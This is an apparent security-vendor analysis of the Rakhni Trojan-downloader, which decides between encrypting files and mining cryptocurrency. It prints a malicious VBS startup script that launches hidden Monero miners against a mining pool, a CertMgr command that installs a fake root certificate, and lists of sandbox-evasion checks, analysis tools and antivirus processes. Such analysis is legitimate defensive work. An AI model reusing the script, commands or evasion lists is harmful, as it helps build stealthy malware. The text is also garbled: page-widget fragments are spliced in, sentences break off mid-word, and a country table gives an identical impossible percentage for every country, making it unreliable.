


# To crypt, or to mine – that is the question

RESEARCH

05 JUL 2018

9 minute read



// AU

Expert EGC

Way back  
Trojan-R  
which is

- the way their Trojans get keys (from locally generated to received from the C&C);
- the algorithms used (from using only a symmetric algorithm, through a commonly used scheme of symmetric + asymmetric, to 18 symmetric algorithms used simultaneously);
- the crypto-libraries (LockBox, AESLib, DCPcrypt);
- the distribution method (from spam to remote execution).

Now the criminals have decided to add a new feature to their creation – a mining capability. In this article we describe a downloader that decides how to infect the victim: with a cryptor or with a miner.

## Distribution

### Geography of attacks



Table of Contents



#### Distribution

Geography of attacks

**Cookiebot**  
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


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#### Detection verdicts

IoCs



Geography of Trojan-Downloader.Win32.Rakhni

Top five countries attacked by Trojan-Downloader.Win32.Rakhni (ranked by percentage of users attacked):

	Country	% *
1	Russian Federation	95.57%
2	China	95.57%
3	United States	95.57%
4	Germany	95.57%
5	Iran	95.57%

\* Percentage of users attacked


Necessary

Preferences

Statistics


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Email with malicious attachment

After opening the email attachment, the victim is prompted to save the document and enable editing.



**Attached Word document**

The victim is expected to double-click on the embedded PDF file. But instead of opening a PDF the victim launches a malicious executable.

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
Necessary	Preferences	Statistics	Marketing
<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

[Show details >](#)

## General information

The downloader is an executable file written in Delphi. To complicate analysis, all strings inside the malware are encrypted with a simple substitution cipher.

After execution, the downloader displays a message box with an error text. The purpose of this message is to explain to the victim why no PDF file opened.



### Fake error message

26 FEB 2021, 12:00PM

 **GReAT Ideas. Green Tea Edition**

JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU,  
VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA,  
MOTOHIKO SATO

17 JUN 2020, 1:00PM

 **GReAT Ideas. Powered by SAS:**  
**malware attribution and next-gen IoT honeypots**

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU,  
KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

26 AUG 2020, 2:00PM

**📺 GReAT Ideas. Powered by SAS: threat actors advance on new fronts**

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB,  
PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA,  
SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

To hide the presence of the malicious software in the system the malware developer made their creation look like the products of Adobe Systems. This is reflected in the icon, the name of the executable file and the fake digital signature that uses the name Adobe Systems Incorporated. In addition, before installing the payload the downloader sends an HTTP request to the address [www.adobe.com](http://www.adobe.com).

## Environment checks

After the message box is closed the malware performs a number of checks on the infected machine:

- Self path check
  - The name should contain the substring AdobeReader
  - The path should contain one of the following substrings:
    - \TEMP
    - \TMP
    - \STARTUP
    - \CONTENT.IE

- Running

Checks  
malware

- Running
  - Check
  - Check

alive.exe

analyzer.exe

angar2.exe

apimonitor.exe

apispy.exe

apispy32.exe

asura.exe

autorepgui.exe

autoruns.exe

autorunsc.exe

autoscreenshotter.exe

avctestsuite.exe

avz.exe

behaviordumper.exe

bindiff.exe

BTPTrayIcon.exe

capturebat.exe

hookanaapp.exe

hookexplorer.exe

httplog.exe

icesword.exe

iclicker-  
release.exe.exe

idag.exe

idag64.exe

idaq.exe

immunitydebugger.exe

importrec.exe

imul.exe

Infoclient.exe

petools.exe

pexplorer.exe

ping.exe

pr0c3xp.exe

prince.exe

procanalyzer.exe

processhacker.exe

processmemdump.exe

procexp.exe

procexp64.exe

procmon.exe

procmon64.exe

suat.exe

sftdcc.exe

shutdownmon.exe

sniffhit.exe

snoop.exe

spkrmon.exe

sysanalyzer.exe

syser.exe

systemexplorer.exe

systemexplorerservice.exe

sython.exe

taskmgr.exe

 **GReAT Ideas. Powered by SAS: threat hunting and new techniques**

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER,  
BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT,  
FABIO ASSOLINI



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#### Preferences



#### Statistics



#### Marketing



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cdb.exe	installrite.exe	python.exe	taslogin.exe
cff explorer.exe	ipfs.exe	pythonw.exe	tcpdump.exe
clicksharelauncher.exe	iprosetmonitor.exe	qq.exe	tcpview.exe
closepopup.exe	iragent.exe	qqffo.exe	timeout.exe
commview.exe	iris.exe	qqprotect.exe	totalcmd.exe
cports.exe	joeboxcontrol.exe	qqsg.exe	trojdie.kvp
crossfire.exe	joeboxserver.exe	raptorclient.exe	txplatform.exe
dnf.exe	lamer.exe	regmon.exe	virus.exe
dsniff.exe	LogHTTP.exe	regshot.exe	vx.exe
dumpcap.exe	lordpe.exe	RepMgr64.exe	winalysis.exe
emul.exe	malmon.exe	RepUtils32.exe	winapioverride32.exe
ethereal.exe	mbarun.exe	RepUx.exe	windbg.exe

ettercap.  
fakehttps  
fakeserve  
Fiddler.ex  
filemon.e

- Com
- T
- RSWT-
- FORTINET-
- GITSTEST

- Calculates an MD5 digest of the computer name in lower case and compares it with a hundred denylisted values

- IP address check

Obtains the external IP address of the machine and compares it with hardcoded values.

- Virtual machine check
  - Checks that the following registry keys don't exist:
    - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Oracle VM VirtualBox Guest Additions
    - HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions
    - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Sandboxie
    - HKLM\SYSTEM\ControlSet002\Enum\VMBUS



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FROM THE SAME AUTHORS



Sodin ransomware exploits Windows vulnerability and processor architecture

- HKLM\HARDWARE\ACPI\DSDT\VBOX
  - HKLM\HARDWARE\ACPI\DSDT\VirtualBox
  - HKLM\HARDWARE\ACPI\DSDT\Parallels Workstation
  - HKLM\HARDWARE\ACPI\DSDT\PRLS
  - HKLM\HARDWARE\ACPI\DSDT\Virtual PC
  - HKLM\HARDWARE\ACPI\SDT\AMIBI
  - HKLM\HARDWARE\ACPI\DSDT\VMware Workstation
  - HKLM\HARDWARE\ACPI\DSDT\PTLTD
  - HKLM\SOFTWARE\SandboxieAutoExec
  - HKLM\SOFTWARE\Classes\Folder\shell\sandbox
- Checks that the following registry values don't exist:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\OpenGLDrivers\VBBoxOGL\Dll=VBBoxOGL.dll
  - HKLM\SYSTEM\CurrentControlSet\services\Disk\Enum\0=Virtual
  - HKLM\SYSTEM\ControlSet001\Control\SystemInformation\SystemProductName=VirtualBox

KeyPass ransomware

Bad Rabbit ransomware

A malicious pairing of cryptor and stealer



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Necessary



Preferences



Statistics




Marketing



Show details >

Installation of certificates

The downloader installs a root certificate that’s stored in its resources. All downloaded malicious executables are signed with this certificate. We have found fake certificates that claim to have been issued by Microsoft Corporation and Adobe Systems Incorporated.




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
<b>Necessary</b> 	<b>Preferences</b> 	<b>Statistics</b> 	<b>Marketing</b> 
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[Show details](#) >




*Fake Adobe Systems Incorporated certificate*

Certificates are installed using the standard utility CertMgr.exe that’s also stored in the downloader’s resources.



*Resources contained in the downloader executable file*

Before installing the certificate, the downloader drops the necessary files from the resources to the %TEMP% directory.



Fake certificate and CertMgr.exe utility

It then executes the following command:

```
CertMgr.exe -add -c 179mqn7h0c.cer -s -r localMachine root
```

### The main decision

The decision to download the cryptor or the miner depends on the presence of the folder %AppData%\Bitcoin. If the folder exists, the downloader decides to download the cryptor. If the folder doesn't exist and the machine has more than two logical processors, the miner will be downloaded. If the machine has two or less logical processors, the downloader will download the worm code.

### Cryptor

The Trojan downloader archives the Settings folder to the computer's hard drive.

After execution, the malware checks the registry path HKCU\Software\Classes\CLSID\{A545464B-456F-438E-9010-000000000000}.

Interestingly, the malware waits a few minutes before executing the next step.

1cv7s.exe

1cv8.exe	Foxit Phantom.exe	mysqld.exe	sqlservr.exe
1cv8c.exe	Foxit PhantomPDF.exe	NitroPDF.exe	sqlwriter.exe
7zFM.exe	Foxit Reader.exe	notepad.exe	STDUViewerApp.exe
acad.exe	FoxitPhantom.exe	OUTLOOK.EXE	SumatraPDF.exe
Account.EXE	FoxitReader.exe	PDFMaster.exe	thebat.exe
Acrobat.exe	FreePDFReader.exe	PDFXCview.exe	thebat32.exe
AcroRd32.exe	gimp-2.8.exe	PDFXEdit.exe	thunderbird.exe
architect.exe	GSmeta.exe	pgctl.exe	ThunderbirdPortable.exe
bricscad.exe	HamsterPDFReader.exe	Photoshop.exe	VISIO.EXE
Bridge.exe	Illustrator.exe	Picasa3.exe	WebMoney.exe
CorelDRW.exe	InDesign.exe	PicasaPhotoViewer.exe	WinDjView.exe
CorelPP.exe	iview32.exe	postgres.exe	WinRAR.exe

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EXCEL.EXE	KeePass.exe	POWERPNT.EXE	WINWORD.EXE
fbguard.exe	Magnat2.exe	RdrCEF.exe	wlmail.exe
fbserver.exe	MSACCESS.EXE	SmWiz.exe	wordpad.exe
FineExec.exe	msimn.exe	soffice.bin	xnview.exe

In addition, if there is no avp.exe process running, the cryptor removes volume shadow copies.

The cryptor encrypts files with the following extensions:

`.ebd", ".jbc", ".pst", ".ost", ".tib", ".tbk", ".bak", ".bac", ".abk", ".as4", ".asd", ".ashbak", ".backup", ".bck", ".bdb", ".bk1", ".bkc", ".bkf", ".bkp", ".boe", ".bpa", ".bpd", ".bup", ".cmb", ".fbf", ".fbw", ".fh", ".ful", ".gho", ".ipd", ".nb7", ".nba", ".nbd", ".nbf", ".nbi", ".nbu", ".nco", ".oeb", ".old", ".qic", ".sn1", ".sn2", ".sna", ".spi", ".stg", ".uci", ".win", ".xbk", ".iso", ".htm", ".html", ".mht", ".p7", ".p7c", ".pem", ".sgn", ".sec", ".cer", ".csr", ".djvu", ".der", ".stl", ".crt", ".p7b", ".pfx", ".fb", ".fb2", ".tif", ".tiff", ".pdf", ".doc", ".docx", ".docm", ".rtf", ".xls", ".xlsx", ".xlsm", ".ppt", ".pptx", ".ppsx", ".txt", ".cdr", ".jpe", ".jpg", ".jpeg", ".png", ".bmp", ".jiff", ".jpf", ".ply", ".pov", ".raw", ".cf", ".cfn", ".tbn", ".xcf", ".xof", ".key", ".eml",`



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**Necessary**



**Preferences**




**Statistics**



**Marketing**



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Ransom note

Miner decision

The downloading process of the miner is the same except for the downloading folder – the miner is saved to the path %AppData%\KB<8\_random\_chars>, where <8\_random\_chars>, as the name suggests, is a string constructed from alphanumeric characters [0-9a-z].

After downloading and unpacking the archive with the miner, the Trojan does the following:


- Firstly, it generates a VBS script that will be launched after an OS reboot. The script has the name Check\_Updates.vbs. This script contains two commands for mining:

- the first command will start a process to mine the cryptocurrency Monero;
- the second command will start a process to mine the cryptocurrency Monero Original.  
The name of the subfolder where the executable should be located (cuda) may indicate that this executable will use the GPU power for mining.

```
C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Check_Updates.vbs
::1x8ed9671r2540z
::5zjj253x0dx1kqs
::37oq648n2j75817
Set objShell = CreateObject("WScript.Shell")
objShell.Run "C:\Users\User\AppData\Roaming\KBf16n1hdy\svchost.exe -user donowan@protonmail.com -xmr 1", 0, False
objShell.Run "C:\Users\User\AppData\Roaming\KBf16n1hdy\cuda\svchost.exe -d 0 -i auto -a cryptonight
-o stratum+tcp://xmr.pool.minergate.com:45560 -u donowan@protonmail.com -p c=SIB,stats --cpu-priority=3", 0, False
::g872d77d7ur73vv
::u6p7224j24jzxx1
::s31t9nt3b23neu9
```

Content of the Check\_Updates.vbs file

- Then, if there is a file named %AppData%\KB<8\_random\_chars>\svchost.exe, the Trojan executes it to mine the cryptocurrency Dashcoin.



When the  
didn't use

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In order  
Corpora

Disabl

Regardle  
the follo

360DocProtect.exe	avgui.exe	dwservice.exe	McUICnt.exe
360webshield.exe	avgwdsvc.exe	dwwatcher.exe	mcupdate.exe
AvastSvc.exe	Avira.OE.ServiceHost.exe	egui.exe	ProtectionUtilSurrogate.exe
AvastUI.exe	Avira.OE.Systray.exe	ekrn.exe	QHActiveDefense.exe
avgcsrva.exe	Avira.ServiceHost.exe	kav.exe	QHSafeTray.exe
avgemca.exe	Avira.Systray.exe	LUALL.exe	QHWatchdog.exe
avgidsagent.exe	avp.exe	LuComServer.exe	Rtvscan.exe
avgnsa.exe	ccApp.exe	McCSPServiceHost.exe	SMC.exe
